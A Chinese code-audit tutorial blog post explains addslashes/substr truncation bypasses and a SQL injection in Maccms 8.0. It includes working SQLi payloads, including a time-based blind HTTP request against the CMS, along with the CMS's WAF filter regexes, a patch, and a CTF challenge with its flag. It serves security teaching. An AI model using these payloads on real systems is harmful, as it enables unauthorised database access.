[红日安全]代码审计Day13 - 特定场合下addslashes函数的绕过

红日安全 / 2018-10-09 16:26:29 / 浏览数 3247 安全技术 漏洞分析 顶(0) 踩(0)

本文由红日安全成员： l1nk3r 编写，如有不当，还望斧正。

前言

大家好，我们是红日安全-代码审计小组。最近我们小组正在做一个PHP代码审计的项目，供大家学习交流，我们给这个项目起了一个名字叫 PHP-Audit-Labs 。现在大家所看到的系列文章，属于项目 第一阶段 的内容，本阶段的内容题目均来自 PHP SECURITY CALENDAR 2017 。对于每一道题目，我们均给出对应的分析，并结合实际CMS进行解说。在文章的最后，我们还会留一道CTF题目，供大家练习，希望大家喜欢。下面是 第13篇 代码审计文章：

Day 13 - Turkey Baster

代码如下：


```php
class LoginManager {
    private $em;
    private $user;
    private $password;

    public function __construct($user, $password) {
        $this->em = DoctrineManager::getEntityManager();
        $this->user = $user;
        $this->password = $password;
    }

    public function isValid() {
        $user = $this->sanitizeInput($this->user);
        $pass = $this->sanitizeInput($this->password);

        $queryBuilder = $this->em->createQueryBuilder()
            ->select("COUNT(p)")
            ->from("User", "u")
            ->where("user = '$user' AND password = '$pass'");
        $query = $queryBuilder->getQuery();
        return boolval($query->getSingleScalarResult());
    }

    public function sanitizeInput($input, $length = 20) {
        $input = addslashes($input);
        if (strlen($input) > $length) {
            $input = substr($input, 0, $length);
        }
        return $input;
    }
}

$auth = new LoginManager($_POST['user'], $_POST['passwd']);
if (!$auth->isValid()) {
    exit;
}
```


这是一道典型的用户登录程序，从代码来看，考察的应该是通过 SQL注入 绕过登陆验证。代码 第33行 ，通过 POST 方式传入 user 和 passwd 两个参数，通过 isValid() 来判断登陆是否合法。我们跟进一下 isValid() 这个函数，该函数主要功能代码在 第12行-第22行 ，我们看到 13行 和 14行 调用 sanitizeInput() 针对 user 和 password 进行相关处理。

跟进一下 sanitizeInput() ，主要功能代码在 第24行-第29行 ，这里针对输入的数据调用 addslashes
函数进行处理，然后再针对处理后的内容进行长度的判断，如果长度大于20，就只截取前20个字符。 addslashes 函数定义如下：

> addslashes — 使用反斜线引用字符串
>
> `string addslashes ( string $str )`
>
> 作用：在单引号（'）、双引号（"）、反斜线（\）与 NUL（ NULL 字符）字符之前加上反斜线。


我们来看个例子：



那这题已经过滤了单引号，正常情况下是没有注入了，那为什么还能导致注入了，原因实际上出在了 substr 函数，我们先看这个函数的定义：

> substr — 返回字符串的子串
>
> `string substr ( string $string , int $start [, int $length ] )`
>
> 作用：返回字符串 `string` 由 `start` 和 `length` 参数指定的子字符串。

我们来看个例子：



那么再回到这里，我们知道反斜杠可以取消特殊字符的用法，而注入想要通过单引号闭合，在这道题里势必会引入反斜杠。所以我们能否在反斜杠与单引号之间截断掉，只留

在这个例子中，我们直接使用题目代码中的过滤代码，并且成功在反斜杠和单引号之间截断了，那我们把这个payload带入到题目代码中，拼接一下第17行-第19行 代码中的sql语句。

```
select count(p) from user u where user = '1234567890123456789\' AND password = '$pass'
```

这里的sql语句由于反斜杠的原因， user = '1234567890123456789\' 最后这个单引号便失去了它的作用。这里我们让 pass=or 1=1# ，那么最后的sql语句如下：

```
select count(p) from user where user = '1234567890123456789\' AND password = 'or 1=1#'
```

这时候在此SQL语句中， user 值为 1234567890123456789\' AND password = ，因此我们可以保证带入数据库执行的结果为 True ，然后就能够顺利地通过验证。

所以这题最后的 payload 如下所示：

```
user=1234567890123456789'&passwd=or 1=1#
```

实例分析

这里的实例分析，我们选择 苹果CMS视频分享程序 8.0 进行相关漏洞分析。漏洞的位置是在 inc\common\template.php ，我们先看看相关代码：

```php
if (!empty($lp['wd'])){
    $where .= ' AND ( instr(a_name,\''.$lp['wd'].'\')>0
    or instr(a_subname,\''.$lp['wd'].'\')>0 ) ';
}
```


这里代码的 第三行-第四行 位置， $lp['wd'] 变量位置存在字符串拼接，很明显存在 sql注入
，但是这个cms具有一些通用的注入防护，所以我们从头开始一步步的看。

首先在 inc\module\vod.php 文件中的，我们看到 第一行 代码当 $method=search 成立的时候，进入了 第3行 中的 be("all", "wd") 获取请求中 wd 参数的值，并且使用 chkSql() 函数针对 wd 参数的值进行处理。部分关键代码如下所示：

```php
elseif($method=='search')
{
    $tpl->C["siteaid"] = 15;
    $wd = trim(be("all", "wd")); $wd = chkSql($wd);
    if(!empty($wd)){ $tpl->P["wd"] = $wd; }
```


跟进一下 be() 函数，其位置在 inc\common\function.php 文件中，关键代码如下：

```php
function be($mode,$key,$sp=',')
{
    ini_set("magic_quotes_runtime", 0);
    $magicq= get_magic_quotes_gpc();
    switch($mode)
    {
        case 'post':
            $res=isset($_POST[$key]) ? $magicq?$_POST[$key]
            :@addslashes($_POST[$key]) : '';
            break;
        case 'get':
            $res=isset($_GET[$key]) ? $magicq?$_GET[$key]
            :@addslashes($_GET[$key]) : '';
            break;
        case 'arr':
            $arr =isset($_POST[$key]) ? $_POST[$key] : '';
            if($arr==""){
                $value="0";
            }
            else{
                for($i=0;$i<count($arr);$i++){
                    $res=implode($sp,$arr);
                }
            }
            break;
        default:
            $res=isset($_REQUEST[$key]) ? $magicq ? $_REQUEST[$key]
              : @addslashes($_REQUEST[$key]) : '';
            break;
    }
    return $res;
}
```


这部分代码的作用就是对 GET，POST，REQUEST 接收到的参数进行 addslashes 的转义处理。根据前面针对 be("all", "wd") 的分析，我们知道 wd 参数的值是通过 REQUEST 方式接收，并使用 addslashes 函数进行转义处理。再回到 inc\module\vod.php 文件中的，我们跟进一下 chkSql() 函数，该函数位置在 inc\common\360_safe3.php 文件中，具体代码如下：

```php
function chkSql($s)
{
    global $getfilter;
    if(empty($s)){
        return "";
    }
    $d=$s;
    while(true){
        $s = urldecode($d);
        if($s==$d){
            break;
        }
        $d = $s;
    }
    StopAttack(1,$s,$getfilter);
    return htmlEncode($s);
}
```


分析一下这部分代码的作用，其实就是在 第8行-第12行 针对接收到的的变量进行循环的 urldecode （也就是url解码）动作，然后在 第15行 ，使用 StopAttack 函数解码后的数据进行处理，最后将处理后的数据通过 htmlEncode 方法进行最后的处理，然后返回处理之后的值。

我们先跟进一下 StopAttack 函数，该函数位置在 inc\common\360_safe3.php 文件中，我们截取部分相关代码如下：

```php
function StopAttack($StrFiltKey,$StrFiltValue,$ArrFiltReq)
{
    $errmsg = "<div style=\"position:fixed;top:0px;width:100%;
    height:100%;background-color:white;color:green;font-weight:
    bold;border-bottom:5px solid #999;\"><br>您的提交带有不合法参数,
    谢谢合作!<br>操作IP: ".$_SERVER["REMOTE_ADDR"]."<br>操作时间: "
    .strftime("%Y-%m-%d %H:%M:%S")."<br>操作页面:".
    $_SERVER["PHP_SELF"]."<br>提交方式: "
    .$_SERVER["REQUEST_METHOD"]."</div>";
    $StrFiltValue=arr_foreach($StrFiltValue);
    $StrFiltValue=urldecode($StrFiltValue);

    if(preg_match("/".$ArrFiltReq."/is",$StrFiltValue)==1){
        print $errmsg;
        exit();
    }
    if(preg_match("/".$ArrFiltReq."/is",$StrFiltKey)==1){
        print $errmsg;
        exit();
    }
}
```


我们看到代码的 第13行-第19行 调用正则进行处理，而相关的正则表达式是 $ArrFiltReq 变量。这里 第13行 的 $ArrFiltReq 变量就是前面传入的 $getfilter ，即语句变成：

```
preg_match("/".$getfilter."/is",1)
```

我们跟进一下 $getfilter 变量。该变量在 inc\common\360_safe3.php 文件中，我们截取部分相关代码如下：

```
//get拦截规则
$getfilter = "\\<.+javascript:window\\[.{1}\\\\x|<.*=(&#\\d+?;?)+?>|<.*(data|src)=data:text\\/html.*>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\\b(group_)?concat[\\s\\/\\*]*?\\([^\\)]+?\\)|\bcase[\s\/\*]*?when[\s\/\*]*?\([^\)]+?\)|load_file\s*?\\()|<[a-z]+?\\b[^>]*?\\bon([a-z]{4,})\s*?=|^\\+\\/v(8|9)|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)@{0,2}(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
//post拦截规则
$postfilter = "<.*=(&#\\d+?;?)+?>|<.*data=data:text\\/html.*>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\\b(group_)?concat[\\s\\/\\*]*?\\([^\\)]+?\\)|\bcase[\s\/\*]*?when[\s\/\*]*?\([^\)]+?\)|load_file\s*?\\()|<[^>]*?\\b(onerror|onmousemove|onload|onclick|onmouseover)\\b|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
//cookie拦截规则
$cookiefilter = "benchmark\s*?\(.*\)|sleep\s*?\(.*\)|load_file\s*?\\(|\\b(and|or)\\b\\s*?([\\(\\)'\"\\d]+?=[\\(\\)'\"\\d]+?|[\\(\\)'\"a-zA-Z]+?=[\\(\\)'\"a-zA-Z]+?|>|<|\s+?[\\w]+?\\s+?\\bin\\b\\s*?\(|\\blike\\b\\s+?[\"'])|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)@{0,2}(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
```

这串代码的功能显而易见，就是检测 GET，POST，COOKIE 中的恶意数据。刚刚在 chkSql() 函数最后有串代码是： return htmlEncode($s); ，我们跟进一下 htmlEncode 函数。该函数位置在 inc\common\function.php 文件中，相关代码如下：

```php
function htmlEncode($str)
{
    if (!isN($str)){
        $str = str_replace(chr(38), "&#38;",$str);
        $str = str_replace(">", "&gt;",$str);
        $str = str_replace("<", "&lt;",$str);
        $str = str_replace(chr(39), "&#39;",$str);
        $str = str_replace(chr(32), " ",$str);
        $str = str_replace(chr(34), "&quot;",$str);
        $str = str_replace(chr(9), "    ",$str);
        $str = str_replace(chr(13), "<br />",$str);
        $str = str_replace(chr(10), "<br />",$str);
    }
    return $str;
}
```

这段代码的功能是针对 & 、 ' 、 空格 、 " 、 TAB 、 回车 、 换行 、 大于小于号
等符号进行实体编码转换。但是这里百密一疏，没有针对其他的空白字符和反斜杠进行处理。这里先埋下一个伏笔，我们继续往下看。

首先注入点是在 inc\common\template.php ，相关代码如下：

```php
if (!empty($lp['wd'])){
    $where .= ' AND ( instr(a_name,\''.$lp['wd'].'\')>0
    or instr(a_subname,\''.$lp['wd'].'\')>0 ) ';
}
```

我们继续看看这个 $lp['wd'] 的值是怎么获取的，在 inc\common\template.php 文件中找到其相关代码：

```
1 case 'vod':
2     ...
3     }
4
5    if(!empty($this->P["order"])){ $lp['order'] = $this->P["order"];
6       $this->P["auto"] = true; }
7    if(!empty($this->P["by"])){ $lp['by'] = $this->P["by"];
8       $this->P["auto"] = true; }
9    if(!empty($lp['pagesize'])){
10
11   ...
12
13       if(!empty($this->P["wd"])){ $lp['wd']  = $this->P["wd"];
14          $this->P["auto"] = true; }
15   ...
16    }
```


上图 第13行 ，当 P['wd'] 不为空的时候， $lp['wd'] 是从 P["wd"] 中获取到数据的。根据前面我们的分析，在 inc\module\vod.php 文件中的存在这样一行代码： $tpl->P["wd"] = \$wd;

```
1 elseif($method=='search')
2 {
3     $tpl->C["siteaid"] = 15;
4     $wd = trim(be("all", "wd")); $wd = chkSql($wd);
5     if(!empty($wd)){ $tpl->P["wd"] = $wd; }
```


而 wd 是可以从 REQUEST 中获取到，所以这里的 wd 实际上是可控的。

漏洞验证

现在我们需要针对漏洞进行验证工作，这就涉及到POC的构造。在前面分析中，我们知道 htmlEncode 针对 &、 '、 空格 、 "、 TAB 、 回车 、 换行 、 大于小于号 进行实体编码转换。但是这里的注入类型是字符型注入，需要引入单引号来进行闭合，但是 htmlEncode 函数又对单引号进行了处理。因此我们可以换个思路。


我们看到注入攻击的时候，我们的 $lp['wd'] 参数可以控制SQL语句中的两个位置，因此这里我们可以通过引入 反斜杠 进行单引号的闭合，但是针对前面的分析我们知道其调用了 addslashes 函数进行转义处理，而 addslashes 会对 反斜杠 进行处理，但是这里对用户请求的参数又会先进行 url解码 的操作，因此这里可以使用 双url编码 绕过 addslashes 函数。

```
1 if (!empty($lp['wd'])){
2     $where .= ' AND ( instr(a_name,\''.$lp['wd'].'\')>0
3     or instr(a_subname,\''.$lp['wd'].'\')>0 ) ';
4 }
```




```
POST /maccms8/index.php?m=vod-search HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Connection: keep-alive
Upgrade-Insecure-Requests: 1

wd=))||if((select%0b(select(m_name)``from(mac_manager))regexp(0x5e61)),(`sleep`(3)),0)#%25%35%63
```



payload传到程序里，经过拼接后的数据库语句如下所示：



漏洞修复

这里的防御手段其实已经很多了，但就是因为这么多防御手段结合在一起出现了有趣的绕过方式。

```
function htmlEncode($str)
{
   if (!isN($str)){
       $str = str_replace(chr(38), "&#38;",$str);
       $str = str_replace(">", "&gt;",$str);
       $str = str_replace("<", "&lt;",$str);
       $str = str_replace(chr(39), "&#39;",$str);
       $str = str_replace(chr(32), " ",$str);
       $str = str_replace(chr(34), "&quot;",$str);
       $str = str_replace(chr(9), "    ",$str);
       $str = str_replace(chr(13), "<br />",$str);
       $str = str_replace(chr(10), "<br />",$str);
       $str = str_replace(chr(92), "<br />",$str);      //■■■■■■
   }
   return $str;
}
```

反斜杠的ascii码是92，这里新增一行代码处理反斜杠。

结语

看完了上述分析，不知道大家是否对 htmlentities 函数在使用过程中可能产生的问题，有了更加深入的理解，文中用到的代码可以从 这里 下载，当然文中若有不当之处，还望各位斧正。如果你对我们的项目感兴趣，欢迎发送邮件到 hongrisec@gmail.com 联系我们。 Day13 的分析文章就到这里，我们最后留了一道CTF题目给大家练手，题目如下：

```
//index.php
<?php
require 'db.inc.php';
 function dhtmlspecialchars($string) {
    if (is_array($string)) {
        foreach ($string as $key => $val) {
            $string[$key] = dhtmlspecialchars($val);
        }
    }
    else {
        $string = str_replace(array('&', '"', '<', '>', '(', ')'), array('&amp;', '&quot;', '&lt;', '&gt;', '■', '■'), $stri
        if (strpos($string, '&amp;#') !== false) {
            $string = preg_replace('/&amp;((#(\d{3,5}|x[a-fA-F0-9]{4}));)/', '&\\1', $string);
        }
    }
    return $string;
}
function dowith_sql($str) {
    $check = preg_match('/select|insert|update|delete|\'|\/\*|\*|\.\.\/|\.\/|union|into|load_file|outfile/is', $str);
    if ($check) {
        echo "■■■■!";
        exit();
    }
    return $str;
}
// ■■■■■waf■■
foreach ($_REQUEST as $key => $value) {
    $_REQUEST[$key] = dowith_sql($value);
}
// ■■■■■WAF■■
$request_uri = explode("?", $_SERVER['REQUEST_URI']);
if (isset($request_uri[1])) {
    $rewrite_url = explode("&", $request_uri[1]);
    foreach ($rewrite_url as $key => $value) {
        $_value = explode("=", $value);
        if (isset($_value[1])) {
            $_REQUEST[$_value[0]] = dhtmlspecialchars(addslashes($_value[1]));
        }
    }
}
// ■■■■
if (isset($_REQUEST['submit'])) {
```

```
    $user_id = $_REQUEST['i_d'];
    $sql = "select * from ctf.users where id=$user_id";
    $result=mysql_query($sql);
    while($row = mysql_fetch_array($result))
    {
        echo "<tr>";
        echo "<td>" . $row['name'] . "</td>";
        echo "</tr>";
    }
 }
?>

//db.inc.php
<?php
$mysql_server_name="localhost";
$mysql_database="ctf";    /** ■■■■■■ */
$mysql_username="root";  /** MySQL■■■■■■ */
$mysql_password="root";  /** MySQL■■■■■ */
$conn = mysql_connect($mysql_server_name, $mysql_username,$mysql_password,'utf-8');
?>

//ctf.sql
# Host: localhost  (Version: 5.5.53)
# Date: 2018-08-18 21:42:20
# Generator: MySQL-Front 5.3  (Build 4.234)

/*!40101 SET NAMES utf8 */;

#
# Structure for table "users"
#

DROP TABLE IF EXISTS `users`;
CREATE TABLE `users` (
 `Id` int(11) NOT NULL AUTO_INCREMENT,
 `name` varchar(255) DEFAULT NULL,
 `pass` varchar(255) DEFAULT NULL,
 `flag` varchar(255) DEFAULT NULL,
 PRIMARY KEY (`Id`)
) ENGINE=MyISAM AUTO_INCREMENT=2 DEFAULT CHARSET=utf8;

#
# Data for table "users"
#

/*!40000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` VALUES (1,'admin','qwer!@#zxca','hrctf{R3qu3st_Is_1nterEst1ng}');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
```

参考文章

PHP的两个特性导致waf绕过注入

request导致的安全性问题分析

上一篇：php敏感函数系列之mail()函... 下一篇：蜕变-Turla的新面孔

1. 0 条回复
   - 动动手指，沙发就是你的了！

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板